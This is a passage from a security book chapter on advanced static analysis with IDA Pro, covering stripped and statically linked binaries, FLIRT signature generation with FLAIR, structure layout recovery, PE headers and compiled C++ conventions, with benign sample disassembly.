BinDiff from SABRE Security is a tool that aims to speed up the process of locating and understanding changes introduced in patched binary files. Rather than scanning individual binaries for potential vulnerabilities, BinDiff, as its name implies, displays the differences between two versions of the same binary. You may think to yourself, "so what?" Simple tools such as **diff** or **cmp** can display the differences between two files as well. What makes those tools less than useful for comparing two compiled binaries is that **diff** is primarily useful for comparing text files, and **cmp** can provide no contextual information surrounding any differences. BinDiff, on the other hand, focuses less on individual byte changes and more on structural or behavioral changes between successive versions of the same program. BinDiff combines disassembly with graph comparison algorithms to compare the control flow graphs of successive versions of functions and highlights the newly introduced code in a display format similar to that of BinNavi.

References

Chevarista www.phrack.org/issues.html?issue=64&id=8
BugScam http://sourceforge.net/projects/bugscam
ERESI http://eresi.asgardlabs.org/
BinNavi http://sabre-security.com/

This page intentionally left blank

CHAPTER 13

Advanced Static Analysis with IDA Pro

In this chapter you will be introduced to additional features of IDA Pro that will help you analyze binary code more efficiently and with greater confidence.

- What makes IDA so good?
- Binary analysis challenges
- Dealing with stripped binaries
- Dealing with statically linked binaries
- Understanding the memory layout of structures and classes
- Basic structure of compiled C++ code
- The IDC scripting language
- Introduction to IDA plug-ins
- Introduction to IDA loader and processor modules

Out of the box, IDA Pro is already one of the most powerful binary analysis tools available. The range of processors and binary file formats that IDA can process is more than many users will ever need. Likewise, the disassembly view provides all of the capability that the majority of users will ever want. Occasionally, however, a binary will be sufficiently sophisticated or complex that you will need to take advantage of IDA's advanced features in order to fully comprehend what the binary does. In other cases, you may find that IDA does a large percentage of what you wish to do, and you would like to pick up from there with additional automated processing. In this chapter, we examine some of the challenges faced in binary analysis and how IDA may be used to overcome them.

Static Analysis Challenges

For any nontrivial binary, generally several challenges must be overcome to make analysis of that binary less difficult. Examples of challenges you might encounter include

- Binaries that have been stripped of some or all of their symbol information
- Binaries that have been linked with static libraries
- Binaries that make use of complex, user-defined data structures
- Compiled C++ programs that make use of polymorphism

- Binaries that have been obfuscated in some manner to hinder analysis
- Binaries that use instruction sets with which IDA is not familiar
- Binaries that use file formats with which IDA is not familiar

IDA is equipped to deal with all of these challenges to varying degrees, though its documentation may not indicate that. One of the first things you need to learn to accept as an IDA user is that there is no user's manual and the help files are pretty terse. Familiarize yourself with the available online IDA resources as, aside from your own hunting around and poking at IDA, they will be your primary means of answering questions. Some sites that have strong communities of IDA users include openrce.org and the IDA support boards at DataRescue.

Stripped Binaries

The process of building software generally consists of several phases. In a typical C/C++ environment, you will encounter at a minimum the preprocessor, compilation, and linking phases before an executable can be produced. For follow-on phases to correctly combine the results of previous phases, intermediate files often contain information specific to the next build phase. For example, the compiler embeds into object files a lot of information that is specifically designed to assist the linker in doing its job of combining those objects files into a single executable or library. Among other things, this information includes the names of all of the functions and global variables within the object file. Once the linker has done its job, however, this information is no longer necessary. Quite frequently, all of this information is carried forward by the linker and remains present in the final executable file where it can be examined by tools such as IDA Pro to learn what all of the functions within a program were originally named. If we assume, which can be dangerous, that programmers tend to name functions and variables according to their purpose, then we can learn a tremendous amount of information simply by having these symbol names available to us. The process of "stripping" a binary involves removing all symbol information that is no longer required once the binary has been built. Stripping is generally performed by using the command-line **strip** utility and, as a result of removing extraneous information, has the side effect of yielding a smaller binary. From a reverse-engineering perspective, however, stripping makes a binary slightly more difficult to analyze as a result of the loss of all of the symbols. In this regard, stripping a binary can be seen as a primitive form of obfuscation. The most immediate impact of dealing with a stripped binary in IDA is that IDA will be unable to locate the **main** function and will instead initially position the disassembly view at the program's true entry point, generally named **_start**.

NOTE Contrary to popular belief, **main** is not the first thing executed in a compiled C or C++ program. A significant amount of initialization must take place before control can be transferred to **main**. Some of the startup tasks include initialization of the C libraries, initialization of global objects, and creation of the argv and envp arguments expected by **main**.

You will seldom desire to reverse-engineer all of the startup code added by the compiler, so locating **main** is a handy thing to be able to do. Fortunately, each compiler tends to have its own style of initialization code, so with practice you will be able to recognize the compiler that was used based simply on the startup sequence. Since the last thing that the startup sequence does is transfer control to **main**, you should be able to locate **main** easily regardless of whether a binary has been stripped. Listing 13-1 shows the **_start** function for a gcc compiled binary that has not been stripped.

Listing 13-1

```
_start proc near
       xor     ebp, ebp
       pop     esi
       mov     ecx, esp
       and     esp, 0FFFFFFF0h
       push    eax
       push    esp
       push    edx
       push    offset __libc_csu_fini
       push    offset __libc_csu_init
       push    ecx
       push    esi
       push    offset main
       call    ___libc_start_main
       hlt
_start endp
```

Notice that **main** is not called directly; rather it is passed as a parameter to the library function **__libc_start_main**. The **__libc_start_main** function takes care of libc initialization, pushing the proper arguments to **main**, and finally transferring control to **main**. Note that **main** is the last parameter pushed before the call to **__libc_start_main**. Listing 13-2 shows the **_start** function from the same binary after it has been stripped.

Listing 13-2

```
start proc near
      xor     ebp, ebp
      pop     esi
      mov     ecx, esp
      and     esp, 0FFFFFFF0h
      push    eax
      push    esp
      push    edx
      push    offset sub_804888C
      push    offset sub_8048894
      push    ecx
      push    esi
      push    offset loc_8048654
      call    ___libc_start_main
      hlt
start endp
```

In this second case, we can see that IDA no longer understands the name **main**. We also notice that two other function names have been lost as a result of the stripping operation, while one function has managed to retain its name. It is important to note that the behavior of **_start** has not been changed in any way by the strip operation. As a result, we can apply what we learned from Listing 13-1, that **main** is the last argument pushed to **__libc_start_main**, and deduce that **loc_8046854** must be the start address of **main**; we are free to rename **loc_8046854** to **main** as an early step in our reversing process.

One question we need to understand the answer to is why **__libc_start_main** has managed to retain its name while all of the other functions we saw in Listing 13-1 lost theirs. The answer lies in the fact that the binary we are looking at was dynamically linked (the **file** command would tell us so) and **__libc_start_main** is being imported from libc.so, the shared C library. The stripping process has no effect on imported or exported function and symbol names. This is because the runtime dynamic linker must be able to resolve these names across the various shared components required by the program. We will see in the next section that we are not always so lucky when we encounter statically linked binaries.

Statically Linked Programs and FLAIR

When compiling programs that make use of library functions, the linker must be told whether to use shared libraries such as .dll or .so files, or static libraries such as .a files. Programs that use shared libraries are said to be *dynamically* linked, while programs that use static libraries are said to be *statically* linked. Each form of linking has its own advantages and disadvantages. Dynamic linking results in smaller executables and easier upgrading of library components at the expense of some extra overhead when launching the binary, and the chance that the binary will not run if any required libraries are missing. To learn what dynamic libraries an executable depends on, you can use the **dumpbin** utility on Windows, **ldd** on Linux, and **otool** on Mac OS X. Each will list the names of the shared libraries that the loader must find in order to execute a given dynamically linked program. Static linking results in much larger binaries because library code is merged with program code to create a single executable file that has no external dependencies, making the binary easier to distribute. As an example, consider a program that makes use of the openssl cryptographic libraries. If this program is built to use shared libraries, then each computer on which the program is installed must contain a copy of the openssl libraries. The program would fail to execute on any computer that does not have openssl installed. Statically linking that same program eliminates the requirement to have openssl present on computers that will be used to run the program, making distribution of the program somewhat easier.

From a reverse-engineering point of view, dynamically linked binaries are somewhat easier to analyze for several reasons. First, dynamically linked binaries contain little to no library code, which means that the code that you get to see in IDA is just the code that is specific to the application, making it both smaller and easier to focus on application-specific code rather than library code. The last thing you want to do is spend your time reversing library code that is generally accepted to be fairly secure. Second, when a dynamically linked binary is stripped, it is not possible to strip the names of library

functions called by the binary, which means the disassembly will continue to contain useful function names in many cases. Statically linked binaries present more of a challenge because they contain far more code to disassemble, most of which belongs to libraries. However, as long as the statically linked program has not been stripped, you will continue to see all of the same names that you would see in a dynamically linked version of the same program. A stripped, statically linked binary presents the largest challenge for reverse engineering. When the **strip** utility removes symbol information from a statically linked program, it removes not only the function and global variable names associated with the program, but it also removes the function and global variable names associated with any libraries that were linked in as well. As a result it is extremely difficult to distinguish program code from library code in such a binary. Further it is difficult to determine exactly how many libraries may have been linked into the program. IDA has facilities (not well documented) for dealing with exactly this situation.

Listing 13-3 shows what our **_start** function ends up looking like in a statically linked, stripped binary.

Listing 13-3

```
start proc near
      xor     ebp, ebp
      pop     esi
      mov     ecx, esp
      and     esp, 0FFFFFFF0h
      push    eax
      push    esp
      push    edx
      push    offset sub_8048AD4
      push    offset sub_8048B10
      push    ecx
      push    esi
      push    offset sub_8048208
      call    sub_8048440
start endp
```

At this point we have lost the names of every function in the binary and we need some method for locating the **main** function so that we can begin analyzing the program in earnest. Based on what we saw in Listings 13-1 and 13-2, we can proceed as follows:

- Find the last function called from **_start**; this should be **__libc_start_main**.
- Locate the first argument to **__libc_start_main**; this will be the topmost item on the stack, usually the last item pushed prior to the function call. In this case, we deduce that **main** must be **sub_8048208**. We are now prepared to start analyzing the program beginning with **main**.

Locating **main** is only a small victory, however. By comparing Listing 13-4 from the unstripped version of the binary with Listing 13-5 from the stripped version, we can see that we have completely lost the ability to distinguish the boundaries between user code and library code.

Listing 13-4

```
   mov     eax, stderr
   mov     [esp+250h+var_244], eax
   mov     [esp+250h+var_248], 14h
   mov     [esp+250h+var_24C], 1
   mov     [esp+250h+var_250], offset aUsageFetchHost ; "usage: fetch <host>\n"
   call    fwrite
   mov     [esp+250h+var_250], 1
   call    exit
; ---------------------------------------------------------------

loc_804825F:                    ; CODE XREF: main+24^j
   mov     edx, [ebp-22Ch]
   mov     eax, [edx+4]
   add     eax, 4
   mov     eax, [eax]
   mov     [esp+250h+var_250], eax
   call    gethostbyname
   mov     [ebp-10h], eax
```

Listing 13-5

```
   mov     eax, off_80BEBE4
   mov     [esp+250h+var_244], eax
   mov     [esp+250h+var_248], 14h
   mov     [esp+250h+var_24C], 1
   mov     [esp+250h+var_250], offset aUsageFetchHost ; "usage: fetch <host>\n"
   call    loc_8048F7C
   mov     [esp+250h+var_250], 1
   call    sub_8048BB0
; ---------------------------------------------------------------

loc_804825F:                  ; CODE XREF: sub_8048208+24^j
   mov     edx, [ebp-22Ch]
   mov     eax, [edx+4]
   add     eax, 4
   mov     eax, [eax]
   mov     [esp+250h+var_250], eax
   call    loc_8052820
   mov     [ebp-10h], eax
```

In Listing 13-5, we have lost the names of **stderr**, **fwrite**, **exit**, and **gethostbyname**, and each is indistinguishable from any other user space function or global variable. The danger we face is that being presented with the binary from Listing 13-5, we might attempt to reverse-engineer the function at **loc_8048F7C**. Having done so, we would be disappointed to learn that we have done nothing more than reverse a piece of the C standard library. Clearly, this is not a desirable situation for us. Fortunately, IDA possesses the ability to help out in these circumstances.

Fast Library Identification and Recognition Technology (FLIRT) is the name that IDA gives to its ability to automatically recognize functions based on pattern/signature matching. IDA uses FLIRT to match code sequences against many signatures for widely used libraries. IDA's initial use of FLIRT against any binary is to attempt to determine the compiler

that was used to generate the binary. This is accomplished by matching entry point sequences (such as those we saw in Listings 13-1 through 13-3) against stored signatures for various compilers. Once the compiler has been identified, IDA attempts to match against additional signatures more relevant to the identified compiler. In cases where IDA does not pick up on the exact compiler that was used to create the binary, you can force IDA to apply any additional signatures from IDA's list of available signature files. Signature application takes place via the File | Load File | FLIRT Signature File menu option, which brings up the dialog box shown in Figure 13-1.

The dialog box is populated based on the contents of IDA's sig subdirectory. Selecting one of the available signature sets causes IDA to scan the current binary for possible matches. For each match that is found, IDA renames the matching code in accordance with the signature. When the signature files are correct for the current binary, this operation has the effect of unstripping the binary. It is important to understand that IDA does not come complete with signatures for every static library in existence. Consider the number of different libraries shipped with any Linux distribution and you can appreciate the magnitude of this problem. To address this limitation, DataRescue ships a tool set called *Fast Library Acquisition for Identification and Recognition* (FLAIR). FLAIR consists of several command-line utilities used to parse static libraries and generate IDA-compatible signature files.

Generating IDA Sig Files

Installation of the FLAIR tools is as simple as unzipping the FLAIR distribution (currently flair51.zip) into a working directory. Beware that FLAIR distributions are generally not backward compatible with older versions of IDA, so be sure to obtain the appropriate version of FLAIR for your version of IDA. After you have extracted the tools, you will




Figure 13-1 IDA library signature selection dialog

find the entire body of existing FLAIR documentation in the three files named pat.txt, readme.txt, and sigmake.txt. You are encouraged to read through these files for more detailed information on creating your own signature files.

The first step in creating signatures for a new library involves the extraction of patterns for each function in the library. FLAIR comes with pattern-generating parsers for several common static library file formats. All FLAIR tools are located in FLAIR's bin subdirectory. The pattern generators are named pXXX, where XXX represents various library file formats. In the following example we will generate a sig file for the statically linked version of the standard C library (libc.a) that ships with FreeBSD 6.2. After moving libc.a onto our development system, the following command is used to generate a *pattern* file:

```
# ./pelf libc.a libc_FreeBSD62.pat
libc_FreeBSD62.a: skipped 0, total 988
```

We choose the **pelf** tool because FreeBSD uses ELF format binaries. In this case, we are working in FLAIR's bin directory. If you wish to work in another directory, the usual PATH issues apply for locating the **pelf** program. FLAIR pattern files are ASCII text files containing patterns for each exported function within the library being parsed. Patterns are generated from the first 32 bytes of a function, from some intermediate bytes of the function for which a CRC16 value is computed, and from the 32 bytes following the bytes used to compute the cyclic redundancy check (CRC). Pattern formats are described in more detail in the pat.txt file included with FLAIR. The second step in creating a sig file is to use the **sigmake** tool to create a binary signature file from a generated pattern file. The following command attempts to generate a sig file from the previously generated pattern file:

```
# ../sigmake.exe -n"FreeBSD 6.2 standard C library" \
>  libc_FreeBSD62.pat libc_FreeBSD62.sig
See the documentation to learn how to resolve collisitions.
: modules/leaves: 13443664/988, COLLISIONS: 924
```

The –n option can be used to specify the "Library name" of the sig file as displayed in the sig file selection dialog box (see Figure 13-1). The default name assigned by **sigmake** is "Unnamed Sample Library." The last two arguments for sigmake represent the input pattern file and the output sig file respectively. In this example we seem to have a problem; **sigmake** is reporting some collisions. In a nutshell, *collisions* occur when two functions reduce to the same signature. If any collisions are found, **sigmake** will refuse to generate a sig file and instead generates an *exclusions* (.exc) file. The first few lines of this particular exclusions file are shown here:

```
;--------- (delete these lines to allow sigmake to read this file)
; add '+' at the start of a line to select a module
; add '-' if you are not sure about the selection
; do nothing if you want to exclude all modules

___ntohs   00 0000 FB744240486C4C3.............................................
___htons   00 0000 FB744240486C4C3.............................................
```

In this example, we see that the functions **ntohs** and **htons** have the same signature, which is not surprising considering that they do the same thing on an x86 architecture, namely swap the bytes in a two-byte short value. The exclusions file must be edited to instruct **sigmake** how to resolve each collision. As shown earlier, basic instructions for this can be found in the generated .exc file. At a minimum, the comment lines (those beginning with a semicolon) must be removed. You must then choose which, if any, of the colliding functions you wish to keep. In this example, if we choose to keep **htons**, we must prefix the **htons** line with a "+" character telling **sigmake** to treat any function with the same signature as if it were **htons** rather than **ntohs**. More detailed instructions on how to resolve collisions can be found in FLAIR's sigmake.txt file. Once you have edited the exclusions file, simply rerun **sigmake** with the same options. A successful run will result in no error or warning messages and the creation of the requested sig file. Installing the newly created signature file is simply a matter of copying it to the sig subdirectory under your main IDA program directory. The installed signatures will now be available for use as shown in Figure 13-2.

Applying the new signatures to the following code:

```
.text:0804872C  push    ebp
.text:0804872D  mov     ebp, esp
.text:0804872F  sub     esp, 18h
.text:08048732  call    sub_80593B0
.text:08048737  mov     [ebp+var_4], eax
.text:0804873A  call    sub_805939C
.text:0804873F  mov     [ebp+var_8], eax
.text:08048742  sub     esp, 8
.text:08048745  mov     eax, [ebp+arg_0]
.text:08048748  push    dword ptr [eax+0Ch]
```




Figure 13-2 Selecting appropriate signatures

```
.text:0804874B  mov     eax, [ebp+arg_0]
.text:0804874E  push    dword ptr [eax]
.text:08048750  call    sub_8057850
.text:08048755  add     esp, 10h
```

yields the following improved disassembly in which we are far less likely to waste time analyzing any of the three functions that are called.

```
.text:0804872C  push    ebp
.text:0804872D  mov     ebp, esp
.text:0804872F  sub     esp, 18h
.text:08048732  call    ___sys_getuid
.text:08048737  mov     [ebp+var_4], eax
.text:0804873A  call    ___sys_getgid
.text:0804873F  mov     [ebp+var_8], eax
.text:08048742  sub     esp, 8
.text:08048745  mov     eax, [ebp+arg_0]
.text:08048748  push    dword ptr [eax+0Ch]
.text:0804874B  mov     eax, [ebp+arg_0]
.text:0804874E  push    dword ptr [eax]
.text:08048750  call    _initgroups
.text:08048755  add     esp, 10h
```

We have not covered how to identify exactly which static library files to use when generating your IDA sig files. It is safe to assume that statically linked C programs are linked against the static C library. To generate accurate signatures, it is important to track down a version of the library that closely matches the one with which the binary was linked. Here, some file and strings analysis can assist in narrowing the field of operating systems that the binary may have been compiled on. The **file** utility can distinguish among various platforms such as Linux, FreeBSD, or OS X, and the **strings** utility can be used to search for version strings that may point to the compiler or libc version that was used. Armed with that information, you can attempt to locate the appropriate libraries from a matching system. If the binary was linked with more than one static library, additional **strings** analysis may be required to identify each additional library. Useful things to look for in **strings** output include copyright notices, version strings, usage instructions, or other unique messages that could be thrown into a search engine in an attempt to identify each additional library. By identifying as many libraries as possible and applying their signatures, you greatly reduce the amount of code that you need to spend time analyzing and get to focus more attention on application-specific code.

Data Structure Analysis

One consequence of compilation being a lossy operation is that we lose access to data declarations and structure definitions, which makes it far more difficult to understand the memory layout in disassembled code. As mentioned in Chapter 12, IDA provides the capability to define the layout of data structures and then to apply those structure definitions to regions of memory. Once a structure template has been applied to a region of memory, IDA can utilize structure field names in place of integer offsets within the disassembly, making the disassembly far more readable. There are two important steps in determining the layout of data structures in compiled code. The first step is to

determine the size of the data structure. The second step is to determine how the structure is subdivided into fields and what type is associated with each field. The program in Listing 13-6 and its corresponding compiled version in Listing 13-7 will be used to illustrate several points about disassembling structures.

Listing 13-6

```
1: #include <stdlib.h>
2: #include <math.h>
3: #include <string.h>

4: typedef struct GrayHat_t {
5:   char buf[80];
6:   int val;
7:   double squareRoot;
8: } GrayHat;

9:  int main(int argc, char **argv) {
10:    GrayHat gh;
11:    if (argc == 4) {
12:       GrayHat *g = (GrayHat*)malloc(sizeof(GrayHat));
13:       strncpy(g->buf, argv[1], 80);
14:       g->val = atoi(argv[2]);
15:       g->squareRoot = sqrt(atof(argv[3]));
16:       strncpy(gh.buf, argv[0], 80);
17:       gh.val = 0xdeadbeef;
18:    }
19:    return 0;
20: }
```

Listing 13-7

```
1:  ; int __cdecl main(int argc,const char **argv,const char *envp)
2:  _main    proc near

3:  var_70   = qword ptr -112
4:  dest     = byte ptr  -96
5:  var_10   = dword ptr -16
6:  argc     = dword ptr  8
7:  argv     = dword ptr  12
8:  envp     = dword ptr  16

9:           push    ebp
10:          mov     ebp, esp
11:          add     esp, 0FFFFFFA0h
12:          push    ebx
13:          push    esi
14:          mov     ebx, [ebp+argv]
15:          cmp     [ebp+argc], 4  ; argc != 4
16:          jnz     short loc_4011B6
17:          push    96             ; struct size
18:          call    _malloc
19:          pop     ecx
20:          mov     esi, eax       ; esi points to struct
21:          push    80               ; maxlen
22:          push    dword ptr [ebx+4] ; argv[1]
```

```
23:          push    esi               ; start of struct
24:          call    _strncpy
25:          add     esp, 0Ch
26:          push    dword ptr [ebx+8] ; argv[2]
27:          call    _atol
28:          pop     ecx
29:          mov     [esi+80], eax     ; 80 bytes into struct
30:          push    dword ptr [ebx+12] ; argv[3]
31:          call    _atof
32:          pop     ecx
33:          add     esp, 0FFFFFFF8h
34:          fstp    [esp+70h+var_70]
35:          call    _sqrt
36:          add     esp, 8
37:          fstp    qword ptr [esi+88] ; 88 bytes into struct
38:          push    80                ; maxlen
39:          push    dword ptr [ebx]   ; argv[0]
40:          lea     eax, [ebp-96]
41:          push    eax               ; dest
42:          call    _strncpy
43:          add     esp, 0Ch
44:          mov     [ebp-16], 0DEADBEEFh
45: loc_4011B6:
46:          xor     eax, eax
47:          pop     esi
48:          pop     ebx
49:          mov     esp, ebp
50:          pop     ebp
51:          retn
52: _main    endp
```

There are two methods for determining the size of a structure. The first and easiest method is to find locations at which a structure is dynamically allocated using **malloc** or **new**. Lines 17 and 18 in Listing 13-7 show a call to **malloc** 96 bytes of memory. **Malloc**ed blocks of memory generally represent either structures or arrays. In this case, we learn that this program manipulates a structure whose size is 96 bytes. The resulting pointer is transferred into the esi register and used to access the fields in the structure for the remainder of the function. References to this structure take place at lines 23, 29, and 37.

The second method of determining the size of a structure is to observe the offsets used in every reference to the structure and to compute the maximum size required to house the data that is referenced. In this case, line 23 references the 80 bytes at the beginning of the structure (based on the maxlen argument pushed at line 21), line 29 references 4 bytes (the size of eax) starting at offset 80 into the structure ([esi + 80]), and line 37 references 8 bytes (a quad word/**qword**) starting at offset 88 ([esi + 88]) into the structure. Based on these references, we can deduce that the structure is 88 (the maximum offset we observe) plus 8 (the size of data accessed at that offset), or 96 bytes long. Thus we have derived the size of the structure by two different methods. The second method is useful in cases where we can't directly observe the allocation of the structure, perhaps because it takes place within library code.

To understand the layout of the bytes within a structure, we must determine the types of data that are used at each observable offset within the structure. In our example, the access at line 23 uses the beginning of the structure as the destination of a string copy

operation, limited in size to 80 bytes. We can conclude therefore that the first 80 bytes of the structure are an array of characters. At line 29, the 4 bytes at offset 80 in the structure are assigned the result of the function **atol**, which converts an ascii string to a long value. Here we can conclude that the second field in the structure is a 4-byte **long**. Finally, at line 37, the 8 bytes at offset 88 into the structure are assigned the result of the function **atof**, which converts an ascii string to a floating-point **double** value. You may have noticed that the bytes at offsets 84–87 of the structure appear to be unused. There are two possible explanations for this. The first is that there is a structure field between the **long** and the **double** that is simply not referenced by the function. The second possibility is that the compiler has inserted some padding bytes to achieve some desired field alignment. Based on the actual definition of the structure in Listing 13-6, we conclude that padding is the culprit in this particular case. If we wanted to see meaningful field names associated with each structure access, we could define a structure in the IDA structure window as described in Chapter 12. IDA offers an alternative method for defining structures that you may find far easier to use than its structure editing facilities. IDA can parse C header files via the File | Load File menu option. If you have access to the source code or prefer to create a C-style struct definition using a text editor, IDA will parse the header file and automatically create structures for each struct definition that it encounters in the header file. The only restriction you must be aware of is that IDA only recognizes standard C data types. For any nonstandard types, uint32_t, for example, the header file must contain an appropriate typedef, or you must edit the header file to convert all nonstandard types to standard types.

Access to stack or globally allocated structures looks quite different than access to dynamically allocated structures. Listing 13-6 shows that **main** contains a local, stack allocated structure declared at line 10. Lines 16 and 17 of **main** reference fields in this local structure. These correspond to lines 40 and 44 in the assembly Listing 13-7. While we can see that line 44 references memory that is 80 bytes ([**ebp**-96+80] == [**ebp**-16]) after the reference at line 40, we don't get a sense that the two references belong to the same structure. This is because the compiler can compute the address of each field (as an absolute address in a global variable, or a relative address within a stack frame) at compile time, whereas access to fields in dynamically allocated structures must always be computed at runtime because the base address of the structure is not known at compile time.

Using IDA Structures to View Program Headers

In addition to enabling you to declare your own data structures, IDA contains a large number of common data structure templates for various build environments, including standard C library structures and Windows API structures. An interesting example use of these predefined structures is to use them to examine the program file headers which, by default, are not loaded into the analysis database. To examine file headers, you must perform a manual load when initially opening a file for analysis. Manual loads are selected via a checkbox on the initial load dialog box as shown in Figure 13-3.

Manual loading forces IDA to ask you whether you wish to load each section of the binary into IDA's database. One of the sections that IDA will ask about is the header section, which will allow you to see all the fields of the program headers including structures




Figure 13-3 Forcing a manual load with IDA

such as the MSDOS and NT file headers. Another section that gets loaded only when a manual load is performed is the resource section that is used on the Windows platform to store dialog box and menu templates, string tables, icons, and the file properties. You can view the fields of the MSDOS header by scrolling to the beginning of a manually loaded Windows PE file and placing the cursor on the first address in the database, which should contain the 'M' value of the MSDOS 'MZ' signature. No layout information will be displayed until you add the IMAGE_DOS_HEADER to your structures window. This is accomplished by switching to the Structures tab, pressing INSERT, entering IMAGE_DOS_HEADER as the Structure Name, and clicking OK as shown in Figure 13-4.

This will pull IDA's definition of the IMAGE_DOS_HEADER from its type library into your local structures window and make it available to you. Finally, you need to return to the disassembly window, position the cursor on the first byte of the DOS header, and use the ALT-Q hotkey sequence to apply the IMAGE_DOS_HEADER template. The structure may initially appear in its collapsed form, but you can view all of the struct fields by expanding the struct with the numeric keypad + key. This results in the display shown next:

```
HEADER:00400000 __ImageBase   dw 5A4Dh          ; e_magic
HEADER:00400000               dw 50h            ; e_cblp
HEADER:00400000               dw 2              ; e_cp
HEADER:00400000               dw 0              ; e_crlc
HEADER:00400000               dw 4              ; e_cparhdr
HEADER:00400000               dw 0Fh            ; e_minalloc
```




Figure 13-4 Importing the IMAGE_DOS_HEADER structure

```
HEADER:00400000                dw 0FFFFh          ; e_maxalloc
HEADER:00400000                dw 0               ; e_ss
HEADER:00400000                dw 0B8h            ; e_sp
HEADER:00400000                dw 0               ; e_csum
HEADER:00400000                dw 0               ; e_ip
HEADER:00400000                dw 0               ; e_cs
HEADER:00400000                dw 40h             ; e_lfarlc
HEADER:00400000                dw 1Ah             ; e_ovno
HEADER:00400000                dw 4 dup(0)        ; e_res
HEADER:00400000                dw 0               ; e_oemid
HEADER:00400000                dw 0               ; e_oeminfo
HEADER:00400000                dw 0Ah dup(0)      ; e_res2
HEADER:00400000                dd 200h            ; e_lfanew
```

A little research on the contents of the DOS header will tell you that the e_lfanew field holds the offset to the PE header struct. In this case, we can go to address 00400000 + 200h (00400200) and expect to find the PE header. The PE header fields can be viewed by repeating the process just described and using IMAGE_NT_HEADERS as the structure you wish to select and apply.

Quirks of Compiled C++ Code

C++ is a somewhat more complex language than C, offering member functions and polymorphism, among other things. These two features require implementation details that make compiled C++ code look rather different than compiled C code when they are used. First, all nonstatic member functions require a *this* pointer; and second, polymorphism is implemented through the use of *vtables.*

NOTE In C++ a *this* pointer is available in all nonstatic member functions. This points to the object for which the member function was called and allows a single function to operate on many different objects merely by providing different values for *this* each time the function is called.

The means by which *this* pointers are passed to member functions vary from compiler to compiler. Microsoft compilers take the address of the calling object and place it in the **ecx** register prior to calling a member function. Microsoft refers to this calling convention as a *this call.* Other compilers, such as Borland and g++, push the address of the calling object as the first (leftmost) parameter to the member function, effectively making this an implicit first parameter for all nonstatic member functions. C++ programs compiled with Microsoft compilers are very recognizable as a result of their use of this call. Listing 13-8 shows a simple example.

Listing 13-8

```
demo    proc near

this    = dword ptr -4
val     = dword ptr  8

        push    ebp
        mov     ebp, esp
        push    ecx
        mov     [ebp+this], ecx  ; save this into a local variable
        mov     eax, [ebp+this]
        mov     ecx, [ebp+val]
        mov     [eax], ecx
        mov     edx, [ebp+this]
        mov     eax, [edx]
        mov     esp, ebp
        pop     ebp
        retn    4
demo    endp

; int __cdecl main(int argc,const char **argv,const char *envp)
_main   proc near

x       = dword ptr -8
e       = byte ptr -4
argc    = dword ptr  8
argv    = dword ptr  0Ch
envp    = dword ptr  10h

        push    ebp
        mov     ebp, esp
        sub     esp, 8
        push    3
        lea     ecx, [ebp+e]    ; address of e loaded into ecx
        call    demo            ; demo must be a member function
        mov     [ebp+x], eax
        mov     esp, ebp
        pop     ebp
        retn
_main   endp
```

Because Borland and g++ pass *this* as a regular stack parameter, their code tends to look more like traditional compiled C code and does not immediately stand out as compiled C++.

C++ Vtables

Virtual tables (vtables) are the mechanism underlying virtual functions and polymorphism in C++. For each class that contains virtual member functions, the C++ compiler generates a table of pointers called a *vtable*. A vtable contains an entry for each virtual function in a class, and the compiler fills each entry with a pointer to the virtual function's implementation. Subclasses that override any virtual functions each receive their own vtable. The compiler copies the superclass's vtable, replacing the pointers of any functions that have been overridden with pointers to their corresponding subclass implementations. The following is an example of superclass and subclass vtables:

```
SuperVtable     dd offset func1          ; DATA XREF: Super::Super(void)
                dd offset func2
                dd offset func3
                dd offset func4
                dd offset func5
